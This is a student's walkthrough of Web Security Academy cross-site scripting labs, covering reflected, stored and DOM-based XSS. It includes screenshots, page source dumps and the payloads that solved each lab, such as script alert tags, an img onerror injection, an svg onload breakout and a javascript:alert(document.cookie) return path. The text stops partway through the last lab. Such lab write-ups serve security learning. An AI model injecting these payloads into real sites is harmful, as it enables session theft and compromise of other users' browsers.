2025

Cross-site scripting

RAJAPAKSHA R M P U

Cross-site scripting

What is cross-site scripting (XSS)?


Cross-Site Scripting (XSS) is a type of security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can compromise user interactions with the vulnerable application, potentially leading to data theft, session hijacking, or other malicious actions.

Lab: *Reflected XSS into HTML context with nothing encoded*

Definition: This occurs when a malicious script is reflected off a web server. The script is typically embedded in a URL that the user clicks on, and when the server processes the request, it includes the script in its response. The execution happens immediately, without being stored on the server.

Lab Example:


- Scenario: An attacker can input <script>alert(1)</script> into a search bar or URL.
- Result: When the script is executed, it displays an alert box with the number 1. This demonstrates that the input was executed as code rather than text.



0ab200b203f1445180bfeebe001f007e.web-security-academy.net/?search=<script>alert%28...

0ab200b203f1445180bfeebe001f007e.web-security-academy.net says

1


0ab200b203f1445180bfeebe001f007e.web-security-academy.net

Reflected XSS into HTML context with nothing encoded

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

```
<script>alert(1)</script>
```

Solution :

<script>alert(1)</script>

Basically what we are doing is we can use script in search bar .

It shows the message inside alert function.

If we want to use character values like “Web security ” , you should use that words inside the “”.


When we are doing an attack we can use script rather than the alert function as this way ., like inside of the <script> </script>

Lab: Stored XSS into HTML context with nothing encoded

Definition: Stored XSS occurs when a malicious script is stored on the server, typically in a database. This script is then delivered to users whenever they access the affected web page.

Lab Example:

- Scenario: A user submits a comment containing <script>alert(1)</script>.
- Result: This script is stored in the database and executed whenever the webpage is accessed, affecting all users who view the page.



Leave a comment

Comment:
<script>alert(1)</script>

Name:
michel

Email:
m@gmail.com


Website:
https://test.com

Post Comment

```
<textarea required rows="12" cols="300" name="comment">
</textarea>
<label>Name:</label>
<input required type="text" name="name">
<label>Email:</label>
<input required type="email" name="email">
<label>Website:</label>
<input pattern="(http:|https:).+" type="text" name="website"> == $0
<button class="button" type="submit">Post Comment</button>
</form>
</section>
<div class="is-linkback">…</div>
</div>
</div>
</div>
</section>
<div class="footer-wrapper"> </div>
</div>
```

container div.container.is-page div.blog-post div section.add-comment form input

```
element.style {
}
input, select, textarea {                 labsBlog.css:841
  ~~-webkit-border-radius: 0;~~
  -moz-border-radius: 0;
  border-radius: 0;
  width: 100%;
  min-height: 1.5em;
  border: 1px solid #e6e6e6;
  padding: 0.4em;
  background-color: #fff;
  color: #333332;
  margin-bottom: 1em;
  max-width: 100%;
}
```


WebS Acade

Stored XSS into HTML context with nothing encoded

LAB Solved

Congratulations, you solved the lab!

Back to lab description »

Share your skills!

Continue learning »

Thank you for your comment!

Your comment has been submitted.

Solutions :

```
<script>alert(1)</script>
```

Type as a comment


When you submit script as the comment it goes to database and store it .

When each and every one visit that webpage it loads that script too along with the webpage . so all of them are attacked by this method using malicious script file

Because nowadays it is difficult to use search bars to insert malicious script file because they disable < , > symbols in search bar.

Lab: DOM XSS in innerHTML sink using source location.search

This lab has a vulnerability in its search query tracking function, which involves the JavaScript document. Write function to display data on the page and location. Search to retrieve query parameters from the URL. This means that user-controlled input from the URL can be directly written into the webpage without proper validation or sanitization, potentially leading to security risks like cross-site scripting (XSS).



0aca007b0327a0be8290064400ec00fd.web-security-academy.net/?search=<img+src%3D1+onerror%3Dalert%281%29>

0aca007b0327a0be8290064400ec00fd.web-security-academy.net says


1

DOM XSS in innerHTML sink location.search

Congratulations, you solved the lab!

0 search results for ''

```
<!DOCTYPE html>
<html>
 <head> … </head>
 <body> == $0
   <script src="/resources/labheader/js/labHeader.js"></script>
   <div id="academyLabHeader"> … </div>
   <div theme="blog"> … </div>
 </body>
</html>
```



0aca007b0327a0be8290064400ec00fd.web-security-academy.net/?search="><svg+onload%3Dalert%281%29>

0aca007b0327a0be8290064400ec00fd.web-security-academy.net says

1

DOM XSS in innerHTML sink location.search


Definition: This type of XSS occurs when the client-side script modifies the Document Object Model (DOM) in the browser, leading to the execution of malicious scripts. It typically relies on user-controlled input to manipulate the webpage.

Specific Cases:

- **DOM XSS in innerHTML sink using location.search:**
    - **Scenario:** The page retrieves input from the URL using location.search and displays it without validation.
    - **Solution:** Using <img src=1 onerror=alert(1)> demonstrates that if the image fails to load, it triggers the alert.

<u>Lab: DOM XSS in jQuery anchor href attribute sink using location.search source</u>

This lab vulnerability contains the search blog functionality and uses an innerHTML and location.search.


https://0a1d0094031b2245803bcb3e005d0000.web-security-academy.net/feedback?returnPath=javascript:alert(document.c...
Verify it's you
Web Security Academy
DOM XSS in jQuery anchor href attribute sink using location.search source
LAB Not solved
Back to lab description
Home | Submit feedback
Elements Console Sources Network
102
Styles Computed Layout Event Listeners DOM Breakpoints Properties
Filter :hov .cls

Submit feedback

Name:

michel

Email:

m@gmail.com

Subject:

test

Message:

test123

Submit feedback


< Back

```
<!DOCTYPE html>
<html>
 <head> ⋯ </head>
 <body>
   <script src="/resources/labheader/js/labHeader.js"></script>
  <div id="academyLabHeader">
   <section class="academyLabBanner"> ⋯ </section> flex
  </div>
  <div theme>
   <section class="maincontainer">
    <div class="container is-page">
     <header class="navigation-header"> ⋯ </header> flex
     <header class="notification-header"> </header>
     <h1>Submit feedback</h1>
     <form id="feedbackForm" action="/feedback/submit" method="POST"
     enctype="application/x-www-form-urlencoded">
       <input required type="hidden" name="csrf" value="EwYMZYOCmKFDExSY07C
       jDNBBKSQkZTS8">
       <label>Name:</label>
       <input required type="text" name="name"> == $0
       <label>Email:</label>
       <input required type="email" name="email">
       <label>Subject:</label>
       <input required type="text" name="subject">
       <label>Message:</label>
       <textarea required rows="12" cols="300" name="message"></textarea>
       <button class="button" type="submit"> Submit feedback </button>
       <span id="feedbackResult"></span>
       <script src="/resources/js/jquery_1-8-2.js"></script>
      <div class="is-linkback"> ⋯ </div>
      <script> ⋯ </script>
     </form>
```

html body div section.maincontainer div.container.is-page form#feedbackForm input

```
element.style {
}
input, select, textarea {                                    labs.css:841
  ~~-webkit-border-radius: 0;~~
  -moz-border-radius: 0;
  border-radius: 0;
  width: 100%;
  min-height: 1.5em;
  border: 1px solid #e6e6e6;
  padding: 0.4em;
  background-color: #fff;
  color: #333332;
  margin-bottom: 1em;
  max-width: 100%;
}
input, button, select, textarea {                            labs.css:836
  font-family: inherit;
```

Then change the returnpath to “javascript:alert(document.cookie)” and solve the lab.


0a2200b903870884822a4716001400f8.web-security-academy.net/feedback?returnPath=/

DOM XSS in jQuery anchor `href` attribute sink using `location.search` source

LAB Solved


Back to lab description

Congratulations, you solved the lab!

- **Scenario:** A jQuery function uses location.search to set the href attribute.
- **Solution:** Changing the return path to javascript:alert(document.cookie) allows execution of the script, which can access cookies.


<u>Lab: DOM XSS in jQuery selector sink using a hash change event</u>

Go to source code



```
    <header class="navigation-header">
        <section class="top-links">
            <a href=/>Home</a><p>|</p>
        </section>
    </header>
    <header class="notification-header">
    </header>
    <section class="blog-header">
        <img src="/resources/images/blog.svg">
    </section>
    <section class="blog-list">
        <div class="blog-post">
        <a href="/post?postId=5"><img src="/image/blog/posts/41.jpg"></a>
        <h2>The Hating Dating App</h2>
        <p>I saw a headline the other day about the launch of a dating app that matches people based on the thin
        <a class="button is-small" href="/post?postId=5">View post</a>
        </div>
        <div class="blog-post">
        <a href="/post?postId=3"><img src="/image/blog/posts/4.jpg"></a>
        <h2>Cell Phone Free Zones</h2>
        <p>There was a time when you could travel by train, smoke cigarettes and chat at the top of your voice.
        <a class="button is-small" href="/post?postId=3">View post</a>
        </div>
        <div class="blog-post">
        <a href="/post?postId=1"><img src="/image/blog/posts/51.jpg"></a>
        <h2>Favours</h2>
        <p>Favours are a tricky thing. Some people seem to ask for them all the time, some people hardly ever do
        <a class="button is-small" href="/post?postId=1">View post</a>
        </div>
        <div class="blog-post">
        <a href="/post?postId=4"><img src="/image/blog/posts/6.jpg"></a>
        <h2>Fake News</h2>
        <p>Is it just me that finds the way people share things on social media, without checking into them real
